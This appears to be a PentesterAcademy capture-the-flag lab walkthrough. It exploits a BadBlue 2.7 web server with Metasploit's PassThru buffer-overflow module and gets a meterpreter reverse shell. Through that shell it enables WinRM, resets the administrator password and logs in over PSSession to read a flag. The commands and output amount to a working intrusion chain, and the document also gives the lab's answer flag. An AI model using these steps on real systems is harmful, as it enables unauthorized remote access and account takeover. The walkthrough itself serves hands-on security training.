
ATTACK
DEFENSE
by PentesterAcademy

Name	WinRM: Enabling WinRM
URL	https://attackdefense.com/challengedetails?cid=2028
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.178
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.0.178

```
root@attackdefense:~# nmap 10.0.0.178
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-03 23:34 IST
Nmap scan report for ip-10-0-0-178.ap-southeast-1.compute.internal (10.0.0.178)
Host is up (0.0032s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
root@attackdefense:~#
```

Note: We can observe, that WinRM default ports are not open i.e 5985, 5986

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.178

```
root@attackdefense:~# nmap -sV -p 80 10.0.0.178
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-03 23:34 IST
Nmap scan report for ip-10-0-0-178.ap-southeast-1.compute.internal (10.0.0.178)
Host is up (0.0029s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.74 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a metasploit module for badblue server. We will use PassThru remote buffer overflow metasploit module to exploit the target.

Commands:
msfconsole
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.0.178
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.0.178
RHOSTS => 10.0.0.178
msf5 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (176195 bytes) to 10.0.0.178
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.178:49181) at 2020-10-03 23:35:42 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Now, we want to enable PSSession on the target machine. We could load the powershell extension in the meterpreter in order to execute the powershell scripts or commands on the compromised server, using this extension we will be enabling the WinRM service.

Step 6: Loading powershell extension in the meterpreter session.

Command: load powershell

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Step 7: Running command using powershell_execute command in the meterpreter.

Command: powershell_execute ipconfig

```
meterpreter > powershell_execute ipconfig
[+] Command execution completed:

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::e006:df71:39dd:3685%12
   IPv4 Address. . . . . . . . . . . : 10.0.0.178
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1

Tunnel adapter isatap.ap-southeast-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal

meterpreter >
```

Step 8: Enabling WinRM service.

Command: powershell_execute Enable-PSRemoting -Force

```
meterpreter > powershell_execute Enable-PSRemoting -Force
[+] Command execution completed:
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
Created a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.


meterpreter >
```

We have successfully enabled the WinRM service. Running nmap scan again to confirm.

Step 9: nmap -p5985 10.0.0.178

```
root@attackdefense:~# nmap -p5985 10.0.0.178
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-03 23:38 IST
Nmap scan report for ip-10-0-0-178.ap-southeast-1.compute.internal (10.0.0.178)
Host is up (0.0029s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
root@attackdefense:~#
```

The WinRM service port 5985 is open.

Step 10: Now, we need administrator credentials to access the server. We can also create a new user and access the WinRM service. In this demo we will be changing administrator password using meterpreter session.

Command: powershell_execute 'net user administrator hacker_123321'

```
meterpreter > powershell_execute 'net user administrator hacker_123321'
[+] Command execution completed:
The command completed successfully.


meterpreter >
```

We have successfully changed the administrator password.

Step 11: We will run the Linux powershell to connect to the remote server via PSSession.

Running powershell

Command: pwsh

```
root@attackdefense:~# pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /root>
```

We have successfully launched the powershell.

Step 12: Store target server credentials in creds variable.

Command: $cred = Get-Credential

Also, enter the target server credentials for the connection. administrator:hacker_123321

```
PS /root> $cred = Get-Credential

PowerShell credential request
Enter your credentials.
User: administrator
Password for user administrator: ************

PS /root>
```

Connecting to the target server using PSSession.

Commands: Enter-PSSession -ComputerName 10.0.0.178 -Authentication Negotiate -Credential $cred

```
PS /root> Enter-PSSession -ComputerName 10.0.0.178 -Authentication Negotiate -Credential $cred
[10.0.0.178]: PS C:\Users\Administrator\Documents>
```

We are successfully connected to the target server. We now have full control of the server.

Step 13: Find the flag.

Commands:
cd /
dir
cat flag.txt

```
[10.0.0.178]: PS C:\Users\Administrator\Documents> cd /
[10.0.0.178]: PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          8/22/2013   3:52 PM            PerfLogs
d-r--          10/3/2020   5:43 PM            Program Files
d----          10/3/2020   5:43 PM            Program Files (x86)
d-r--          9/10/2020   9:50 AM            Users
d----          10/3/2020   5:53 PM            Windows
-a---          10/3/2020   5:39 PM         32 flag.txt


[10.0.0.178]: PS C:\> cat flag.txt
09ce45616c31a7653cf4beeb9f0935fd
[10.0.0.178]: PS C:\>
```

Flag: 09ce45616c31a7653cf4beeb9f0935fd

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)

2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)